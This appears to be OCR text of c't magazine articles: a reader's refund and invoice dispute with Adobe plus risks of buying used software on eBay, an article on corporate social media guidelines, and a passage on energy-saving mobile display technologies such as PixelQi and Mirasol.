So musste K. davon ausgehen, dass das Finanzamt die Rechnung nicht annehmen würde. Er könnte weder den Kaufpreis von rund 1600 Euro von der Steuer absetzen noch die Mehrwertsteuer erstattet bekommen. Im Ganzen würde ihm damit ein Betrag von über 600 Euro durch die Lappen gehen. Aus Zähneknirschen wurde Groll. Es war nicht sein Fehler gewesen, dass die Rechnung falsch ausgestellt wurde, aber es wurde zu seinem Problem und er hatte den Schaden. Auch eine weitere umfassende Beschreibung des Vorgangs nebst Bitte um eine neue Rechnung blieb unerhört, der Adobe-Support stur.

Gläubiger wider Willen

Für den Adobe-Support war der Fall damit offenbar erledigt. Pech gehabt. Bei der Kontrolle seiner Kreditkartenabrechnung fiel K. außerdem auf, dass der Betrag für die Notbestellung der Download-Version auch nach drei Wochen noch nicht gutgeschrieben wurde. Nach einem erneuten Anruf bei Adobe erklärte ein Support-Mitarbeiter: „Ich melde mich per Mail bei Ihnen." Allerdings geschah nichts. Ein weiteres Mal rief K. an, und dieses Mal kümmerte sich der Mitarbeiter. Adobe hatte versäumt, den „Letter of Destruction" zu versenden, eine Vernichtungs- und Abtrittserklärung. Also füllte K. den Brief aus, obwohl es nichts zu zerstören gab. Der Download war schließlich nie freigeschaltet, geschweige denn vollzogen worden.

Schließlich erhielt K. fast einen Monat nach Storno die Botschaft, dass der Betrag überwiesen wurde – allerdings fand er die Gutschrift nicht. Die Abwicklung könne Wochen dauern, schrieb man. Der ganze Fall hat K. viele Stunden sowie zahllose Telefonate und E-Mails gekostet. Neben dem Steuerverlust verblieb ein vierstelliger Betrag bei Adobe. K. wandte sich an c't.

Am 10. Juni fragten wir nach. Adobe versicherte, dass K. mittlerweile eine Rückzahlung des Kaufpreises als Gutschrift auf seine Kreditkarte erhalten habe. Zwei Probleme kommen hier zusammen, erläutert Adobe. Zum einen hat sich Adobe mit seinen Lieferanten auf Standardzahlungskonditionen von 30 Tagen geeinigt. Zum anderen kann das Geld nur auf dem Weg zurückgeben werden, auf dem es gekommen ist, damit kein Missbrauch mit abweichenden Kontodaten getrieben wird. Und bis eine Kreditkartentransaktion beim Kunden ankommt, kann einige Zeit vergehen. Am 21. Juni schließlich bestätigte K. den Erhalt des Geldes auf seiner aktuellen Kreditkartenrechnung.

Schließlich erklärte sich Adobe auch bereit, K. eine neue Rechnung mit der aktuellen Adresse auszustellen. Der Fehler sei möglicherweise dadurch entstanden, dass beim Datenabgleich zwar die Hauptadresse, nicht aber das Feld Lieferadresse geändert wurde. Technisches Problem oder Versäumnis – der Fehler lag beim Aussteller, wurde aber bis zur Nachfrage von c't nicht korrigiert. Auch die Rechnung mit aktueller Anschrift ist mittlerweile bei K. eingetroffen.

Hier waren die involvierten Support-Mitarbeiter nicht ausreichend informiert, denn Rechnungen lassen sich sehr wohl – auch bei Adobe – noch nachträglich ändern. Die Lieferadresse ist aus nachvollziehbaren Gründen nicht mehr änderbar, wenn das Produkt an diese schon verschickt wurde, wohl aber die Rechnungsadresse. Über diesen Unterschied wurden die Supportmitarbeiter nach dem Vorfall informiert, versichert Adobe.

Gleiches Schicksal?

Immer wieder erreichen uns Fälle, in denen Kunden bei dem Versuch, ihre Creative-Suite-Produkte upzugraden, auf die Nase fallen. Nicht immer liegt die Schuld allerdings bei Adobe. Ein beliebtes Verfahren, das häufig zu Problemen führt, ist der Einkauf alter Versionen bei eBay. Prinzipiell ist das Upgrade von solchen Versionen schon möglich, allerdings existieren zwei häufige Fehlerquellen, die eine Verwendung der Software unmöglich machen.

Nicht selten handelt es sich bei über eBay angebotenen gebrauchten Adobe-Programmen um täuschend echte Raubkopien. In der Vergangenheit sind andere Leser an uns herangetreten, die Probleme beim Upgrade bekamen. Beispielsweise erwies sich im Fall von Georg A. eine über eBay erworbene, vermeintliche Vollversion von InDesign 2.0 letztlich als Fälschung. A. hatte bereits ein so genanntes Upsell auf die Creative Suite 2 erworben; erst beim Upgrade-Versuch auf die Creative Suite 4 stellte sich heraus, dass es sich um eine Raubkopie handele. Damit sei der Upgrade-Pfad unvollständig und kein weiteres Upgrade mehr möglich.

Nach Einschalten von c't, längerem E-Mail-Verkehr und Zusenden etlicher von A. verwendeter Seriennummern von Photoshop 3.0 bis 6.0 gewährte Adobe dem Kunden aus Kulanz schließlich doch das Upgrade. Eine offizielle Bestätigung, dass es sich bei der InDesign-Kopie um eine Fälschung handelte, blieb Adobe aber schuldig. Der eBay-Verkäufer, gegen den A. Strafanzeige stellen wollte, ist mittlerweile unbekannt verzogen.

Das zweite Problem betrifft unvollständige Lizenzpfade. Daniel M. kaufte – ebenfalls über eBay – sowohl ein altes Macromedia Studio MX, das zum Upgrade auf die Creative Suite 3 berechtigt, als auch aus anderer Quelle ein entsprechendes Upgrade. Dieses Upgrade hatte allerdings ein anderer Kunde auf anderer Grundlage bereits aktiviert. Bei so einem Bauerntrick hat der Kunde schlechte Karten. Adobe akzeptiert mit einem „Transfer of Adobe License" lediglich den gemeinsamen Verkauf von Vollversion und Upgrade.

Der Kunde kann auf Grundlage einer auf seinen Namen registrierten Vollversion ein Upgrade bei Adobe erwerben, das dann zur neuen Version verbandelt wird, nicht aber Komponenten zusammenkaufen. Das geht eindeutig aus dem Lizenzvertrag der Creative Suite hervor: Unter „5. Updates" heißt es dort: „Nach der Installation eines Updates oder Upgrades ist keine andere Verwendung von vorherigen Versionen erlaubt." Sprich, mit dem Erwerb eines Upgrade erlischt die Vorversion und wird zur aktualisierten Version. Der Pfad aller erworbenen Lizenzen ist fortan verheiratet. Den Kaufpreis dürften die eBay-Verkäufer kaum zurückerstatten wollen – eine deutliche Warnung an alle, die versuchen, auf die Art und Weise Geld zu sparen.

Wer bei eBay oder woanders gebrauchte Adobe-Software kauft, geht also ein Risiko ein und sollte sich mit dem Verkäufer genau über die vorige Nutzung verständigen. Den Vertrag zur Lizenzübertragung müssen ohnehin Käufer und Verkäufer unterschreiben. (akr) c't

Frank Puscher

Bloggen oder arbeiten?

Social Media Guidelines regeln Umgang der Mitarbeiter mit dem Mitmachweb

Mit dem Vordringen von Facebook, Twitter und Co. verliert die Marketingabteilung ein Stück weit die Hoheit über die Außendarstellung des Unternehmens – was nicht zwangsläufig von Nachteil ist. Damit aus der Beteiligung der Angestellten am Mitmachweb aber keine PR-Katastrophe erwächst, sollten Unternehmen mit Social Media Guidelines regeln, wer was wo und wann veröffentlichen darf.

Alles, was wir als News veröffentlichen, gilt als gesagt. Interna haben in den Medien nichts verloren", erklärt Claudia Sommer. In ihrem Arbeitsbereich dürfen die Mitarbeiter zwar gerne twittern, bloggen und facebooken, aber nur einige Wenige vertreten offiziell den Standpunkt der Firma. Das ist für Claudia Sommer und ihren Arbeitgeber überlebenswichtig, denn der heißt Greenpeace und kaum ein Unternehmen steht so im Brennpunkt des anwaltlichen Interesses der Gegenseite wie die Umweltschützer. Kleinste Fehler im Kommunikationsverhalten nach außen könnten fatale Folgen für Greenpeace haben. Claudia Sommer: „Meinungen finden nur in unserem Blog statt und sind dort klar gekennzeichnet."

Als Webmanagerin von Greenpeace Deutschland weiß Sommer, welchen Druck das Social Web entfalten kann, wenn es einmal von der Leine gelassen wird. Sie selbst hat mit ihren Kollegen vor kurzem einen Sturm der Entrüstung gegen den Lebensmittelgiganten Nestle entfacht. Mit einem Video, das sich viral über soziale Medien wie Twitter und Facebook verbreitete, machte Greenpeace darauf aufmerksam, dass bei der Gewinnung von Palmöl für Nestles Schokoriegel KitKat der Lebensraum von Orang-Utans zerstört wird.

Im Proteststurm sah sich Nestle zunächst gezwungen, die KitKat-Fanseite auf Facebook abzuschalten – die zum fraglichen Zeitpunkt 700 000 Fans hatte! Und zum vorläufigen Schluss veröffentlichte Nestle sogar einen Fahrplan, wie man den Missstand möglichst schnell zu beheben gedenke. Was anfangs wie ein kleinerer Imageschaden vor allem bei aktiven Netzbürgern aussah, erzwang letztlich die Änderung der Produktpolitik eines Milliardenkonzerns.

Gefahr von innen

Vor dieser Kraft sozialer Medien haben viele Unternehmen Angst – auch, wenn sie sich keine Verfehlungen gegenüber bedrohten Tierarten vorzuwerfen haben. Denn die Gefahr des Mitmachwebs besteht nicht nur aus von außen herangetragenen Aktionen, sondern kann auch aus dem Unternehmen selbst kommen, wenn etwa Mitarbeiter in Blogs und Foren ihre Meinung veröffentlichen.


Es kostet nur ein paar Mausklicks, und schon ist der Frust über das schlechte Kantinenessen, das miserable Betriebsklima oder den saudummen Geschäftspartner gepostet. Getwitterte oder auf der Facebook-Statusseite veröffentlichte Updates sind häufig nicht nur für Freunde, sondern für Jedermann lesbar; einmal veröffentlichte Beiträge lassen sich kaum rückgängig machen, weil sie von Suchmaschinen und anderen Nutzern kopiert werden. Klaus Eck, der sich als Blogger und Berater mit PR in Zeiten des Web 2.0 befasst, warnt Angestellte ausdrücklich: „Es muss dem Einzelnen bewusst sein, dass er mit nur einem Tweet die Reputation seines Arbeitgebers beeinträchtigen kann. 140 Zeichen können völlig ausreichen."

Der neuen Ausgangslage begegnen einige Unternehmen mit Social Media Guidelines: Richtlinien zum Gebrauch der sozialen Medien also, die festlegen, wer was wann und wo schreiben darf, wie die eigene Meinung von der offiziellen Firmendiktion zu trennen ist und – ein nicht zu unterschätzender Punkt – wie viel Arbeitszeit ein Mitarbeiter im Social Web verbringen darf oder sollte. Dazu zählt nach heutigem Verständnis auch YouTube.


Im Extremfall besteht die Social-Media-Richtlinie aus einem strikten Verbot. Prominente Opfer eines solchen Verbots sind zum Beispiel die Fußballer von Manchester United. Im Januar schloss die Marketingabteilung von ManU kurzerhand die Twitter-Accounts von Ryan Giggs, Rio Ferdinand und Wayne Rooney. Einer Studie von Cisco zufolge gehen 44 Prozent der deutschen Unternehmen denselben Weg und untersagen den Umgang mit Social Media während der Arbeitszeit komplett.

Andere Firmen begegnen dem sozialen Web dagegen wesentlich offener. Firmen wie SAP, IBM, Daimler und Kodak erlauben ihren Mitarbeitern in Grenzen die Teilnahme am Web 2.0. Sie erhoffen sich unter anderem einen Image-Gewinn. Indem die Mitarbeiter twittern, sich auf Facebook oder anderen Netzen als Angestellte zu erkennen geben, erhält das Unternehmen ein Gesicht.

Digitale Mundpropaganda kann helfen, neue Produkte in der Netzgemeinde bekannt zu



Mit einem Bein vor Gericht: Potenziell ist jede Kritik weltweit sichtbar.



Maulkorb: Auch prominente Fußballer müssen sich an ein Social-Media-Verbot halten.

machen – ganz ohne Marketingplan aus der PR-Abteilung. Mitarbeiter sind im Social Web näher am Kunden, können sich dort mit ihm intensiver und direkter über Produkte austauschen, und auch wenn es Probleme oder Vorschläge für Verbesserungen gibt, erfahren sie es schneller.

Chance Mitmachweb

Dass Unternehmen sich dem Mitmachweb öffnen, ist letztlich aber auch eine unvermeidbare Reaktion auf eine veränderte Online-Welt. Wer die Benutzung von sozialen Diensten unterbinden will, wird auf Dauer vermutlich jede Website sperren müssen, denn die Integration von Mitmachfunktionen in Webseiten schreitet in Windeseile fort. Tweets sind eben nicht nur via Twitter.com verbreitbar, sondern auch durch Onlinetools wie Twitzap oder Brizzly.

Außerdem kann man es zwar im Unternehmen verbieten und durch technische Maßnahmen unterbinden, dass Mitarbeiter sich im Social Web betätigen. Was diese zu Hause twittern oder anderweitig veröffentlichen, lässt sich aber kaum kontrollieren. Da Social Media mit Höchstgeschwindigkeit in den privaten Alltag vieler Menschen vordringen, müssen Unternehmen hierauf reagieren.

Klare Regeln und Schulungen, die vor allem auch die konstruktiven Möglichkeiten des Social Web in den Fokus heben, sind vor diesem Hintergrund besser als Verbote. So hält es zum Beispiel auch Intel: „Wir verbieten unseren Mitarbeitern nichts. Wir zeigen ihnen lediglich die Möglichkeiten und die Gefahren des sozialen Netzwerkens auf", so Kari E. Aakre, die bei dem Chip-Hersteller für Social Media zuständig ist.

„Da Arbeitszeiten und Freizeit immer enger verschmelzen, können und wollen wir niemandem vorschreiben, wann er privat und wann er beruflich im Internet surfen darf." Bevor Angestellte allerdings das Web 2.0 nutzen dürfen, vermittelt Intel seine Regeln: „Jeder, der Angebote wie Facebook, Skype oder Twitter nutzen will, wird vorher geschult."

Social Media Guidelines sind Leitfaden und Regelwerk zugleich. Sie sollen die Angestellte informieren und in der Regel für das Social Web begeistern, gleichzeitig aber auf die Tragweite des Handelns dort aufmerksam machen. Der harte Kern verbindlicher Regeln beschränkt sich meistens auf Verbot oder Erlaubnis zur Nutzung bestimmter Dienste während der Arbeitszeit.

Die Guidelines definieren Prozesse für die Abwicklung externer Anfragen, zum Beispiel durch die Presse, und natürlich verbieten sie unternehmensschädigendes Verhalten, was allerdings schon im Arbeitsrecht umfassend geregelt ist. Interna und Betriebsgeheimnisse dürfen auch dann nicht veröffentlicht werden, wenn das nicht explizit im Arbeitsvertrag steht. „Verstöße gegen die allgemeine Treuepflicht können arbeitsrechtliche Konsequenzen haben", erläutert Rechtsanwalt Henning Krieg von der kanzlei Osborne Clarke.

Bei der Formulierung individueller Social Media Guidelines sollten mindestens die Marketingabteilung, die Rechtsabteilung und der Betriebsrat involviert sein. Für Sean MacNiven, Head of Social Web bei der SAP AG, ist es wichtig, dass die Guidelines lebendig sind. Sie dürfen kein starres Konstrukt sein, sondern sollen die Mitarbeiter zur Teilnahme am sozialen Web einladen. Wer eigene Guidelines formulieren will, findet unter dem c't-Link am Ende des Artikels Verweise zu den Richtlinien von mehr als 100 Unternehmen als Anregung. Zudem hat der Bundesverband digitale Wirtschaft einen Leitfaden herausgebracht (siehe Kasten).

Social Media Guidelines müssen immer mal wieder an neue Gegebenheiten im Unternehmen oder im Web angepasst werden. Hierfür eignen sich zum Beispiel die Schulungen. Wenn sich die Mitarbeiter an der Formulierung der Guidelines beteiligen, steigert das automatisch deren Akzeptanz.

Wichtig ist auch, dass kompetente Ansprechpartner benannt werden, die möglichst außerhalb der direkten Hierarchiestufen sitzen. An die sollen sich Mitarbeiter wenden können, wenn sie in der Nutzung von Social Media unsicher sind oder dort Anstößiges finden. Schließlich bedeutet die Nutzung von Social Media durch die Mitarbeiter auch gleichzeitiges Monitoring desselben – eine Funktion, die Unternehmen definitiv wünschen.

Vorleben


Social Media Governance ist gefragt: Die Unternehmensleitung muss neben den Social Media Guidelines auch klären, was Social Media für die Firma und deren Geschäftsprozesse eigentlich grundsätzlich bedeuten, und eine Marschrichtung vorgeben, wie sich Social Media erfolgreich in die eigene Organisationen integrieren lassen. Social Media Governance bedeutet allerdings mehr als nur das Auftstellen von Regeln, meint Nadja Parpart, Beraterin bei der Webagentur Virtual Identity. Parpart fordert, dass die Manager selbst Social Media nutzen, auch intern, um den eigenen Mitarbeitern „zuzuhören".

Ein striktes Nutzungsverbot von Social Media jedenfalls ist auf Dauer kontraproduktiv. Es birgt das Risiko, die Mitarbeiter zu „kriminalisieren" und damit eine unerwünschte Arbeitsatmosphäre zu erzeugen. Schon jetzt gaben 40 Prozent der von Cisco befragten Nutzer an, die ausgesprochenen Verbote regelmäßig zu umgehen: Nicht via kontrollierbarem Firmenrechner, sondern mit dem Smartphone. (jo)

Leitfaden für Guidelines

Der Bundesverband digitale Wirtschaft (BVDW) hat eine Broschüre herausgebracht, die Unternehmen helfen soll, unternehmenseigene Social-Media-Richtlinien aufzustellen. Einen Verweis zu der kompletten Broschüre finden Sie unter dem c't-Link. Die zentralen Punkte lauten:

1. Definieren Sie Ziele!
2. Geheimnisse sind geheim und Interna bleiben intern!
3. Mitarbeiter müssen authentisch sein.
4. Wer veröffentlicht, übernimmt Verantwortung.
5. Interne Kritik ist erlaubt, bleibt aber intern.
6. Gehen Sie mit Fehlern offen um!
7. Schonen Sie Ihre Geschäftsbeziehungen!
8. Beachten Sie das geltende Recht!
9. Schränken Sie private Nutzung von Social Media während der Arbeitszeit ein!
10. Social Media erfordern kontinuierliches Engagement.



Selbst PR-Agenturen beschränken die freie Nutzung von Social Media.

www.ct.de/1015074 c't

Ulrike Kuhlmann

Klein, fein, sparsam


Neue Techniken für sparsame Mobildisplays

Die herkömmliche LCD-Technik stößt in Sachen Energieeffizienz an ihre Grenzen, elektronische Tinte ist zu lahm. Gefragt sind neue Konzepte für sparsame Mobildisplays.

Der Energiebedarf eines Mobilgeräts hängt vor allem vom verwendeten Displays ab. Um die Laufzeit der tragbaren Elektronik zu verlängern, reduziert man deshalb am besten den Verbrauch des eingebauten Schirms – und modifiziert dazu entweder die vorhandenen LCDs oder entwickelt komplett neue Displaytechniken.

Die sogenannten E-Paper-Displays etwa werden seit einiger Zeit in mobilen Lesegeräten wie Amazons Kindle oder Sonys eReader eingebaut. Sie nutzen das Prinzip der Elektrophorese zur Anzeige: Kleine Kügelchen zwischen zwei Glasplatten bewegen sich im elektrischen Feld an die Displayoberfläche oder entfernen sich von ihr. Die Bilderzeugung ähnelt der von bedrucktem Papier, weshalb man von elektronischer Tinte spricht. Die energieeffizienten E-Paper-Displays behalten ihr Bild auch ohne angelegte Spannung bei.

Die Bistabilität unterscheidet die elektronische Tinte von E-Ink, SiPix und Bridgestone wesentlich von den herkömmlichen Flüssigkristallbildschirmen. Gegenüber LCDs haben die Elektrophorese-Displays allerdings einen entscheidenden Nachteil: Sie können ihren Zustand nur langsam ändern und sind damit nicht videotauglich. Außerdem zeigen die meisten E-Paper derzeit nur Schwarzweiß – Farbe muss über Farbfilter eingebracht werden, was die Lichtausbeute und damit die Energieeffizienz stark mindert. Es gibt zwar Ansätze etwa von Reifenhersteller Bridgestone, farbige statt schwarzer und weißer Kügelchen im Display zu nutzen. So richtige Massenware sind solche Lösungen aber noch nicht – zumindest in hierzulande verfügbaren Mobilgeräten stecken bislang nur monochrome E-Paper-Displays.



Jedes Pixel im transflektiven LCD hat einen durchlässigen Bereich für das Backlight und einen undurchlässigen Bereich zur Reflexion des Umgebungslichts.

Semi-transparent

Ohne Videofähigkeit bleiben den Elektrophorese-Displays diverse Anwendungsbereiche verschlossen. Deshalb setzen viele Gerätehersteller auf Modifikationen der altbewährten Flüssigkristall-Technik. Deren Energiebedarf lässt sich am einfachsten über eine effizientere Hintergrundbeleuchtung reduzieren, weshalb sämtliche LCDs in absehbarer Zeit mit einem LED-Backlight ausgestattet sein werden. Zusätzlich zur Hintergrundbeleuchtung kann beim Außeneinsatz das Umgebungslicht als Schirmbeleuchtung dienen: Die Displays arbeiten dann je nach Einsatzgebiet reflektiv oder transmissiv.

Dafür wird jedes Subpixel in einen lichtdurchlässigen und einen reflektierenden Bereich aufgeteilt und es gilt dann, das optimale Verhältnis zwischen diesen Bereichen zu finden: Wird das reflektive Segment zu groß, ist das Display bei eingeschaltetem Backlight nicht hell genug. Ist es dagegen zu klein, wird zu wenig Licht durch die optische

Schicht reflektiert, das LCD bleibt matt. Außerdem durchläuft das Licht die Flüssigkristallschicht im transmissiven Bereich einmal, im reflektiven aber zweimal (hin und zurück). Die optischen Eigenschaften sind jedoch für beide Lichtwege nur dann gleich, wenn auch die Weglänge identisch ist. Die LC-Schicht im reflektiven Pixelsegment darf deshalb nur halb so dick sein wie im transmissiven Pixelabschnitt. Dies erreicht man normalerweise durch einen zusätzlichen Layer, der den Lichtweg im reflektierenden Segment entsprechend verkürzt.

Prominentes Beispiel für ein transflektives Display – die Kombination aus transmissiv und reflektiv – ist das aktuelle PixelQi-LCD. In dem 3Qi genannten Schirm der OLPC-Mitinitiatorin und PixelQi-Gründerin Mary Lou Jepsen wurde jedes Pixel fast komplett verspiegelt. Damit die LEDs im Displayrücken durch die Spiegelschicht leuchten können, wurde diese mit kleinen Löchern versehen. An den angrenzenden Schichten und Farbfiltern wird das LED-Licht intern so reflektiert, dass es nahezu vollständig durch die sogenannten Pinholes entlang des Flüssigkristalls bis zur Displayoberfläche dringt.

Im rein reflektiven Zustand – das LED-Backlight ist abschaltbar – ist die Darstellung des 3Qi-Displays monochrom; die Farbfilter liegen demnach unter der reflektiven Beschichtung. Das Display hat im reflektiven Betrieb theoretisch die dreifache Auflösung des transmissiven Betriebs. Mary Lou Jepsen sieht einen großen Vorteil der PixelQi-LCDs in der schnellen Realisierbarkeit: Man habe schon beim Design die Produktionsprozesse in der Fabrik berücksichtigt und nutze lediglich einen zusätzlichen Metall-Layer gegenüber einer herkömmlichen LCD-Fertigung. Deshalb könne man bereits in wenigen Wochen in Serie gehen.

Flinke Schalter

Das würde die PixelQi-Technik in der Tat von konkurrierenden Energiespar-Displays wie den Mirasol-Schirmen von Qualcomm unterscheiden. Der US-amerikanische Chiphersteller hatte die Entwicklung der mikroelektromechanischen Spiegeldisplays (MEMs) vor sechs Jahren von Iridigm übernommen und auf eine baldige Produkteinführung gehofft. Diese erwies sich dann aber als komplexer als gedacht – bis heute hat Qualcomm lediglich sehr kleine Mirasol-Displays (z. B. 1,2 Zoll, 128 × 96 Pixel) zur Serienreife gebracht. Auf der SID-Konferenz im Mai präsentierte das Unternehmen einen neuen 5,7-zölligen Mirasol-Prototyp. Der Schirm zeigt XGA-Auflösung (1024 × 768 Pixel, 223 dpi), er soll eine Reflektivität von 23 Prozent und einen Kontrast von 8:1 erzielen. Die Darstellung ist farbig, allerdings zumindest derzeit nicht vollfarbig. Da ein Mirasol-Display nur zwei stabile Zustände besitzt, werden Grau- und Farbabstufungen durch räumliches Dithern – jedes Pixel besteht dazu aus einzeln ansteuerbaren Segmenten – und wie bei spiegelnden DLP-Chips durch zeitliche Modulation erzeugt – je häufiger ein Pixel innerhalb eines Frames aufleuchtet, umso heller ist der Bildpunkt.

Anders als beim DLP-Spiegelchip für Projektoren wird das einfallende Licht hier aber nicht einfach zurückgeworfen oder ins Nirwana gelenkt, sondern je nach Schaltzustand und Farbe verstärkt oder abgeschwächt. Die einfallenden und die an einer elektrisch steuerbaren Grenzfläche reflektierten Lichtstrahlen interferieren, wobei je nach Dicke der Grenzschicht (Abstand zwischen Displayoberfläche und beweglicher Membran) eine konstruktive oder eine destruktive Interferenz entsteht: Das Licht mit der Wellenlänge (Farbe) der konstruktiven Interferenz wird verstärkt, die anderen Wellenlängen abgeschwächt. Für das Auge wird am Display nur das Licht in der jeweils verstärkten Wellenlänge respektive Farbe sichtbar.


Die iMod-Displays (Interferometric Modulator) von Qualcomm sind mit einigen zehn Mikrosekunden sehr flinke Schalter und eignen sich damit auch für die Videowiedergabe. Bei einer zeitlichen Modulation zur Graustufenerzeugung erhöht sich die Schaltzeit pro Frame zwar auf einige Millisekunden – das ist aber immer noch deutlich schneller als die Reaktionszeit der Elektrophorese-Displays.

Ölfilter


Auch bei den Öltröpfchendisplays von Liquavista steht die endgültige Serienreife noch aus.

Elektrophoretische E-Paper-Displays lassen sich teilweise biegen, ihre Schaltgeschwindigkeit ist für Videos zu lahm.


Liquavista kann seine Öltröpfchen-Displays für eine farbige Darstellung nacheinander mit roten, grünen und blauen LEDs beleuchten.



Weil das Licht im reflektiven Betrieb den Farbfilter und die Flüssigkristallschicht zweimal durchläuft, im transmissiven Betrieb aber nur einmal, muss die Weglänge d_r mit einer transparenten Schicht gegenüber d_t halbiert werden.




Im PixelQi-Display fällt das Hintergrundlicht durch kleine Öffnungen in der reflektierenden Schicht.



Die geöffneten Membranen im Mirasol-Display verstärken bestimmte Wellenlängen des Umgebungslichts. Im zusammengeklappten Zustand löschen sie das Licht durch destruktive Interferenz aus, das Pixel wird dunkel.

Den reflektiven Mirasol-Prototyp hat Qualcomm mit einem Touchscreen hinter der Schirmfläche versehen.

